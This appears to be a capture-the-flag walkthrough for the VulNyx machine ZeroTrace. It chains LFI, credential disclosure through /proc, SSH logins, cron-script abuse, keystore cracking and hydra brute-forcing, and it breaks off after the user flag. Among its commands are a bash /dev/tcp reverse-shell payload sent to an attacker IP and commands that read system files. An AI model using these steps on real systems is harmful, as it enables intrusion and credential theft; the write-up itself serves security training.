Zerotrace | VulNyx Writeup
Table of Contents
Overview

ZeroTrace is an easy VulNyx machine that focuses on web enumeration, Local File Inclusion, process enumeration through the Linux /proc filesystem, credential disclosure, SSH access, scheduled-task abuse, lateral movement, and privilege escalation through misconfigured sudo permissions. The machine demonstrates how multiple weaknesses can be chained together to move from an exposed web application to J4ckie0x17, then to shelldredd, followed by lateral movement to ll104567, and finally root.
Key Vulnerabilities
- Hidden Administrative Directory
- Local File Inclusion (LFI)
/procProcess Enumeration- Command-Line Credential Disclosure
- Scheduled Task / Cron Abuse
- Immutable File Attribute Abuse
- Ethereum Keystore Password Cracking
- Weak / Predictable Password Construction
- Credential-Based Lateral Movement
- Misconfigured Sudo Permission
- Writable Root-Executed Script
- Bash Privilege Escalation
🔎 Reconnaissance
First and foremost, let’s scan the whole network for open ports using the nmap tool.
nmap -n -Pn -sVC -p- 192.168.1.50
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 23:31 -0700
Nmap scan report for 192.168.1.50
Host is up (0.0010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp   open  http    nginx 1.22.1
|_http-title: Massively by HTML5 UP
|_http-server-header: nginx/1.22.1
8000/tcp open  ftp     pyftpdlib 1.5.7
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.50:8000
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 00:0C:29:42:E8:21 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
We can see that ports 22, 80, and 8000 are open.
As port 8000 is running an FTP server, let’s try to log in using anonymous access.
ftp 192.168.1.50 8000
$ ftp 192.168.1.50 8000
Connected to 192.168.1.50.
220 pyftpdlib 1.5.7 ready.
Name (192.168.1.50:arc): anonymous
331 Username ok, send password.
Password:

530 Anonymous access not allowed.
ftp: Login failed
ftp>
We can see that anonymous login is not allowed on this port.
🌐 Port 80 - Web Enumeration
Now let’s open port 80 in the browser.
We can see that there is a static website.
After viewing the source code, I didn’t find any useful parameters.
So now let’s fuzz the directories using the ffuf tool.
ffuf -u http://192.168.1.50/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
Result :
$ ffuf -u http://192.168.1.50/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.50/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 43ms]
.htpasswd               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 48ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 3ms]
images                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 4ms]
:: Progress: [20481/20481] :: Job [1/1] :: 7692 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
We can see that we found the assets and images directories.
When we navigate to those directories,
we can see that they return 403 Forbidden, meaning access is denied.
After trying multiple wordlists, I eventually used:
SecLists/Discovery/Web-Content/raft-large-files.txt
ffuf -u http://192.168.1.50/FUZZ \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-files.txt \
-fc 403
Result :
LICENSE.txt             [Status: 200, Size: 17128, Words: 2798, Lines: 64, Duration: 4ms]
index.html              [Status: 200, Size: 9120, Words: 515, Lines: 229, Duration: 2ms]
README.txt              [Status: 200, Size: 930, Words: 104, Lines: 32, Duration: 3ms]
.admin                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 3ms]
:: Progress: [37050/37050] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
We can see that we found the .admin directory.
Again, let’s fuzz the contents of .admin using the same wordlist.
ffuf -u http://192.168.1.50/.admin/FUZZ \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-files.txt \
-fc 403
Result :
$ ffuf -u http://192.168.1.50/.admin/FUZZ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.50/.admin/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

tool.php                [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 12ms]
:: Progress: [37050/37050] :: Job [1/1] :: 8333 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
We can see that we found the tool.php parameter.
📂 Local File Inclusion (LFI)
Now let’s fuzz the parameter of the PHP file while checking whether it is vulnerable to Local File Inclusion (LFI).
ffuf -u "http://192.168.1.50/.admin/tool.php?FUZZ=/etc/passwd" \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt \
-fs 0
Result :
$ ffuf -u http://192.168.1.50/.admin/tool.php?FUZZ=/etc/passwd -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.50/.admin/tool.php?FUZZ=/etc/passwd
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

file                    [Status: 200, Size: 1163, Words: 5, Lines: 25, Duration: 9ms]
:: Progress: [4751/4751] :: Job [1/1] :: 4545 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
We can see that we found the parameter of the PHP file: file
The endpoint is therefore:
http://192.168.1.50/.admin/tool.php?file=
We can also confirm that the parameter is vulnerable to LFI.
As it is vulnerable to LFI, let’s search for files that we can access.
ffuf -u "http://192.168.1.50/.admin/tool.php?file=FUZZ" \
-w /usr/share/wordlists/SecLists/Fuzzing/LFI/Linux/LFI-gracefulsecurity-linux.txt \
-fs 0
Result :
$ ffuf -u http://192.168.1.50/.admin/tool.php?file=FUZZ -w /usr/share/wordlists/SecLists/Fuzzing/LFI/Linux/LFI-gracefulsecurity-linux.txt  -fs 0

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.50/.admin/tool.php?file=FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/SecLists/Fuzzing/LFI/Linux/LFI-gracefulsecurity-linux.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

/etc/passwd             [Status: 200, Size: 1163, Words: 5, Lines: 25, Duration: 6ms]
/etc/hosts              [Status: 200, Size: 189, Words: 19, Lines: 8, Duration: 18ms]
:: Progress: [881/881] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
We can see that we can read /etc/passwd and /etc/hosts.
Let’s read the /etc/passwd file.
curl "http://192.168.1.50/.admin/tool.php?file=/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
ll104567:x:1000:1000::/home/ll104567:/bin/bash
J4ckie0x17:x:1002:1002:,,,:/home/J4ckie0x17:/bin/bash
shelldredd:x:1003:1003::/home/shelldredd:/bin/bash
We can see that there are three interesting users on the machine:
ll104567J4ckie0x17shelldredd
Now let’s read the /etc/hosts file.
curl "http://192.168.1.50/.admin/tool.php?file=/etc/hosts"
127.0.0.1       localhost
127.0.1.1       zerotrace

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
We can see that zerotrace is assigned to the loopback address.
🔬 Enumerating Processes Through LFI
Since we have LFI, we can also read files under /proc and enumerate processes running on the machine.
First, let’s create a list of process IDs.
seq 1000 >> processes-id.dic
Now let’s start fuzzing and save the output to an HTML file.
ffuf -u "http://192.168.1.50/.admin/tool.php?file=/proc/FUZZ/cmdline" \
-w processes-id -fw 1 \
-o proc-result.html -of html
The interesting results are:
$ ffuf -u  "http://192.168.1.50/.admin/tool.php?file=/proc/FUZZ/cmdline" -w processes-id -fw 1 -o proc-result.html -of html

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.1.50/.admin/tool.php?file=/proc/FUZZ/cmdline
 :: Wordlist         : FUZZ: /home/arc/Lab/vunlxy/trace/list.dic
 :: Output file      : result.html
 :: File format      : html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

423                     [Status: 200, Size: 120, Words: 12, Lines: 1, Duration: 10ms]
472                     [Status: 200, Size: 78, Words: 4, Lines: 1, Duration: 10ms]
497                     [Status: 200, Size: 43, Words: 3, Lines: 1, Duration: 10ms]
527                     [Status: 200, Size: 71, Words: 9, Lines: 1, Duration: 11ms]
532                     [Status: 200, Size: 49, Words: 3, Lines: 1, Duration: 10ms]
534                     [Status: 200, Size: 56, Words: 8, Lines: 1, Duration: 10ms]
875                     [Status: 200, Size: 78, Words: 3, Lines: 1, Duration: 9ms]
876                     [Status: 200, Size: 78, Words: 3, Lines: 1, Duration: 9ms]
880                     [Status: 200, Size: 78, Words: 3, Lines: 1, Duration: 9ms]
Now let’s extract the URLs from the fuzzing result and save them to a file.
grep -oP '<td><a href="\Khttp[^"<>]+' proc-result.html >> urls.txt
The urls.txt file now contains:
http://192.168.1.50/.admin/tool.php?file=/proc/423/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/472/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/497/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/527/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/532/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/534/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/875/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/876/cmdline
http://192.168.1.50/.admin/tool.php?file=/proc/880/cmdline
Now let’s retrieve the information about what these processes are running using a Bash loop.
while IFS= read -r url; do
    curl -s "$url" --output -
    echo ""
done < urls.txt
This results in:
/bin/sh-cpython3 -m pyftpdlib -p 8000 -w -d /var/www/html/ -u J4ckie0x17 -P uhIpiRnUBwAHaG.EkeN-oKUfozESUnx3zCIxpuhAd

php-fpm: master process (/etc/php/8.2/fpm/php-fpm.conf)

/sbin/agetty-o-p -- \u--noclear-linux

nginx: master process /usr/sbin/nginx -g daemon on; master_process on;

nginx: worker process

sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

php-fpm: pool www

php-fpm: pool www

php-fpm: pool www
We can see that PID 423 is running:
/bin/sh-cpython3 -m pyftpdlib -p 8000 -w -d /var/www/html/ -u J4ckie0x17 -P uhIpiRnUBwAHaG.EkeN-oKUfozESUnx3zCIxpuhAd
This discloses the FTP credentials:
Username: J4ckie0x17
Password: uhIpiRnUBwAHaG.EkeN-oKUfozESUnx3zCIxpuhAd
Now let’s try to log in to SSH as the J4ckie0x17 user.
🔑 SSH Access
ssh J4ckie0x17@192.168.1.50
Initially, SSH returned a host-key warning:
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
The SSH connection was not established because the existing host key for 192.168.1.50 did not match the new key.
Let’s remove the old host key from the local known_hosts file.
ssh-keygen -f '/home/arc/.ssh/known_hosts' -R '192.168.1.50'
$ ssh-keygen -f '/home/arc/.ssh/known_hosts' -R '192.168.1.50'

# Host 192.168.1.50 found: line 1
# Host 192.168.1.50 found: line 2
# Host 192.168.1.50 found: line 3
/home/arc/.ssh/known_hosts updated.
Original contents retained as /home/arc/.ssh/known_hosts.old
Now let’s try to log in again.
ssh J4ckie0x17@192.168.1.50
$ ssh J4ckie0x17@192.168.1.50

The authenticity of host '192.168.1.50 (192.168.1.50)' can't be established.
ED25519 key fingerprint is: SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/dOR4+6rQZf20TIk/U
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.50' (ED25519) to the list of known hosts.
J4ckie0x17@192.168.1.50's password:
J4ckie0x17@zerotrace:~$ id ; whoami
uid=1002(J4ckie0x17) gid=1002(J4ckie0x17) grupos=1002(J4ckie0x17),100(users)
J4ckie0x17
J4ckie0x17@zerotrace:~$
We successfully obtained SSH access as J4ckie0x17.
🛡️ Privilege Escalation Enumeration
Let’s check what we can run using sudo.
sudo -l
J4ckie0x17@zerotrace:~$ sudo -l
[sudo] contraseña para J4ckie0x17:
Sorry, user J4ckie0x17 may not run sudo on zerotrace.
We can see that we cannot run commands using sudo.
Let’s search for SUID binaries.
find / -type f -perm -4000 2>/dev/null
J4ckie0x17@zerotrace:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/chsh
/usr/bin/chattr
/usr/bin/passwd
/usr/bin/su
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
Nothing immediately useful can be found from the SUID binaries.
I also checked the cron jobs manually, but there was nothing useful.
👀 Process Monitoring with pspy
Let’s use pspy64 to monitor processes running on the machine.
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64 && chmod +x pspy64 && ./pspy64
pspy starts monitoring processes:
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2026/08/29 18:44:08 CMD: UID=1002  PID=1378   | ./pspy64
2026/08/29 18:44:08 CMD: UID=0     PID=1339   |
2026/08/29 18:44:08 CMD: UID=0     PID=1286   |
2026/08/29 18:44:08 CMD: UID=1002  PID=1258   | -bash

........

2026/08/29 18:44:08 CMD: UID=0     PID=1      | /sbin/init
2026/08/29 18:45:01 CMD: UID=0     PID=1386   | /usr/sbin/CRON -f
2026/08/29 18:45:01 CMD: UID=0     PID=1387   | /usr/sbin/CRON -f
2026/08/29 18:45:01 CMD: UID=1003  PID=1388   | /bin/sh -c /bin/bash /opt/.nobodyshouldreadthis/destiny
2026/08/29 18:46:01 CMD: UID=0     PID=1390   | /usr/sbin/CRON -f
2026/08/29 18:46:01 CMD: UID=0     PID=1391   | /usr/sbin/CRON -f
2026/08/29 18:46:01 CMD: UID=1003  PID=1392   | /bin/sh -c /bin/bash /opt/.nobodyshouldreadthis/destiny destiny
We can see that the following process is being executed:
/bin/sh -c /bin/bash /opt/.nobodyshouldreadthis/destiny
The process is running with: UID=1003
This corresponds to the shelldredd user.
Let’s check the permissions of the file.
ls -ls /opt/.nobodyshouldreadthis/
J4ckie0x17@zerotrace:~$ ls -ls /opt/.nobodyshouldreadthis/
total 4
4 -rwxrw-rw- 1 shelldredd shelldredd 92 mar 12  2025 destiny
We can see that the file is writable by everyone.
So let’s try to modify it with a reverse-shell payload.
J4ckie0x17@zerotrace:~$ echo "bash -i > /dev/tcp/192.168.1.28/443 0>&1" >> /opt/.nobodyshouldreadthis/destiny
-bash: /opt/.nobodyshouldreadthis/destiny: Operación no permitida
The operation is not permitted.
🔒 Checking File Attributes
Let’s check whether special attributes are set on the file using lsattr.
lsattr /opt/.nobodyshouldreadthis/destiny
J4ckie0x17@zerotrace:~$ lsattr /opt/.nobodyshouldreadthis/destiny
----i---------e------- /opt/.nobodyshouldreadthis/destiny
There it is!
The i attribute is set, which means the file is immutable.
The immutable attribute prevents the file from being modified, deleted, or overwritten, even when normal filesystem permissions appear to allow it. This explains why the previous write attempt returned Operation not permitted.
Let’s remove the immutable attribute.
chattr -i -a /opt/.nobodyshouldreadthis/destiny
Now let’s verify the file attributes again.
J4ckie0x17@zerotrace:~$ lsattr /opt/.nobodyshouldreadthis/destiny
--------------e------- /opt/.nobodyshouldreadthis/destiny
The immutable attribute has been successfully removed.
💻 Reverse Shell
Before getting the reverse shell, let’s start a Netcat listener on our local machine.
nc -lnvp 443
Now let’s overwrite the destiny file with the reverse-shell payload.
echo "bash -i > /dev/tcp/192.168.1.28/443 0>&1" > /opt/.nobodyshouldreadthis/destiny
Let’s verify the contents:
J4ckie0x17@zerotrace:~$ cat /opt/.nobodyshouldreadthis/destiny
bash -i > /dev/tcp/192.168.1.28/443 0>&1
We have successfully overwritten the file.
After waiting for the scheduled process to execute, we receive a reverse shell as the shelldredd user.
$ nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.1.28] from (UNKNOWN) [192.168.1.50] 46684
id ; whoami
uid=1003(shelldredd) gid=1003(shelldredd) grupos=1003(shelldredd)
shelldredd
We have successfully obtained a shell as shelldredd.
🖥️ Upgrading the Reverse Shell
Let’s upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press:
Ctrl + Z
Then run:
stty raw -echo; fg
Then:
reset xterm
export TERM=xterm
export BASH=bash
The reverse shell is now upgraded to an interactive TTY.
🔐 CryptoVault Enumeration
We now move to:
/opt/cryptovault/ll104567/
Let’s list the files.
shelldredd@zerotrace:/opt/cryptovault/ll104567$ ls -la
total 256
drwx------ 2 shelldredd shelldredd   4096 mar 12  2025 .
drwx------ 3 shelldredd shelldredd   4096 mar 11  2025 ..
-rwx------ 1 shelldredd shelldredd    142 mar 11  2025 notes.txt
-rwx------ 1 shelldredd shelldredd    492 mar 11  2025 secret
-rw-r--r-- 1 shelldredd shelldredd 245179 mar 12  2025 why.png
We can see three interesting files:
notes.txtsecretwhy.png
Let’s inspect the secret file.
file secret
shelldredd@zerotrace:/opt/cryptovault/ll104567$ file secret
secret: JSON text data
Now let’s read it.
cat secret
{
  "address": "2891efcaa457d4d44dc724c4fa015fe8be4e279e",
  "crypto": {
    "cipher": "aes-128-ctr",
    "ciphertext": "fee023fd8fcd5b242b0ad4900de2d4614fa4be48887efbd6208a9beb65923df7",
    "cipherparams": {
      "iv": "7183f2eea51e68d818fe976daf18327d"
    },
    "kdf": "scrypt",
    "kdfparams": {
      "dklen": 32,
      "n": 262144,
      "p": 1,
      "r": 8,
      "salt": "abb71ccb91d0ec97831d49694bd80ce925c0204772fa6268ace1f73df97e3d71"
    },
    "mac": "4ed5177b17ad85eafafd3dedc40a3c85914d18611c2cca079871a28487055892"
  },
  "id": "0c431e07-6087-4368-a973-ed3fb4ec5045",
  "version": 3
}
By researching the file format, I found that this is an Ethereum UTC/JSON keystore file (Version 3), which is used to securely store an Ethereum private key protected by a password.
Now let’s copy the secret file and why.png to our local machine.
The EXIF information does not contain anything useful.
🔓 Cracking the Ethereum Keystore
Since the secret file is an Ethereum keystore, let’s convert it into a format that can be cracked using John the Ripper.
ethereum2john secret > hash
$ ethereum2john secret > hash
WARNING: Upon successful password recovery, this hash format may expose your PRIVATE KEY. Do not share extracted hashes with any untrusted parties!
Now let’s crack the hash using John the Ripper and the rockyou.txt wordlist.
john --format=ethereum hash --wordlist=/usr/share/wordlists/rockyou.txt
$ john --format=ethereum hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/arc/.john
Using default input encoding: UTF-8
Loaded 1 password hash (ethereum, Ethereum Wallet [PBKDF2-SHA256/scrypt Keccak 256/256 AVX2 8x])
Cost 1 (iteration count) is 262144 for all loaded hashes
Cost 2 (kdf [0:PBKDF2-SHA256 1:scrypt 2:PBKDF2-SHA256 presale]) is 1 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (secret)
1g 0:00:05:43 DONE (2026-08-29 05:27) 0.002908g/s 9.354p/s 9.354c/s 9.354C/s grecia..school1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
We successfully cracked the hash.
The password is:
dragonballz
I then copied the secret file to secret.json and used PrivateKeyFinder.io to decrypt the file.
However, there was no useful information from the decrypted private key.
So let’s return to our shelldredd reverse-shell session.
👤 Lateral Movement to ll104567
Let’s inspect the home directory of ll104567.
ls -la /home/ll104567/
shelldredd@zerotrace:~$ ls -la /home/ll104567/
total 44
drwxr-x--- 4 ll104567 shelldredd 4096 mar 12  2025 .
drwxr-xr-x 5 root     root       4096 mar 11  2025 ..
lrwxrwxrwx 1 root     root          9 mar  5  2025 .bash_history -> /dev/null
-rw-r--r-- 1 ll104567 ll104567    220 abr 23  2023 .bash_logout
-rw-r--r-- 1 ll104567 ll104567   3523 mar 11  2025 .bashrc
-rwxrwxr-x 1 root     root        322 mar 12  2025 guessme
drwxr-xr-x 3 ll104567 ll104567   4096 mar  5  2025 .local
-rw-r--r-- 1 ll104567 ll104567    176 mar 12  2025 one
-rw-r--r-- 1 ll104567 ll104567    807 abr 23  2023 .profile
-rw-r--r-- 1 ll104567 ll104567     66 mar 11  2025 .selected_editor
drwx------ 2 ll104567 ll104567   4096 mar 12  2025 .ssh
-rw-r----- 1 ll104567 ll104567     33 mar 12  2025 user.txt
shelldredd@zerotrace:~$
We can see a file called one.
Let’s read it.
cat /home/ll104567/one
Why don't we join two universes and see who's the strongest?

saitama
genos
mumen
speed-o
fubuki
bang
tatsumaki
boros
drkuseno
onepunchman
karin
zombieman
childemperor
stinger
shelldredd
We can see the hint:
Why don't we join two universes and see who's the strongest?
There is also a list of characters.
The hint suggests combining the previously cracked password dragonballz with the words from this file.
Let’s copy the words into a file called pass.dic.
saitama
genos
mumen
speed-o
fubuki
bang
tatsumaki
boros
drkuseno
onepunchman
karin
zombieman
childemperor
stinger
Now let’s prepend dragonballz to every line.
sed -i 's/^/dragonballz/' pass.dic
Let’s verify the generated wordlist.
cat pass.dic
dragonballzsaitama
dragonballzgenos
dragonballzmumen
dragonballzspeed-o
dragonballzfubuki
dragonballzbang
dragonballztatsumaki
dragonballzboros
dragonballzdrkuseno
dragonballzonepunchman
dragonballzkarin
dragonballzzombieman
dragonballzchildemperor
dragonballzstinger
Now let’s test these passwords against SSH for the ll104567 user.
hydra -l ll104567 -P pass.dic ssh://192.168.1.50
$ hydra -l ll104567 -P pass.dic ssh://192.168.1.50
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-29 05:49:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 14 tasks per 1 server, overall 14 tasks, 14 login tries (l:1/p:14), ~1 try per task
[DATA] attacking ssh://192.168.1.50:22/
[22][ssh] host: 192.168.1.50   login: ll104567   password: dragonballzonepunchman
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-29 05:49:40
We successfully obtained the password for ll104567:
dragonballzonepunchman
Now let’s log in via SSH.
ssh ll104567@192.168.1.50
$ ssh ll104567@192.168.1.50
ll104567@192.168.1.50's password:
ll104567@zerotrace:~$ id ;whoami
uid=1000(ll104567) gid=1000(ll104567) grupos=1000(ll104567)
ll104567
We have successfully obtained SSH access as ll104567.
🚩 User Flag
Let’s list the files in the home directory.
ls -la
total 44
drwxr-x--- 4 ll104567 shelldredd 4096 ago 29 20:39 .
drwxr-xr-x 5 root     root       4096 mar 11  2025 ..
lrwxrwxrwx 1 root     root          9 mar  5  2025 .bash_history -> /dev/null
-rw-r--r-- 1 ll104567 ll104567    220 abr 23  2023 .bash_logout
-rw-r--r-- 1 ll104567 ll104567   3523 mar 11  2025 .bashrc
-rwxrwxr-x 1 root     root        322 mar 12  2025 guessme
drwxr-xr-x 3 ll104567 ll104567 4096 mar  5  2025 .local
-rw-r--r-- 1 ll104567 ll104567    176 mar 12  2025 one
-rw-r--r-- 1 ll104567 ll104567    807 abr 23  2023 .profile
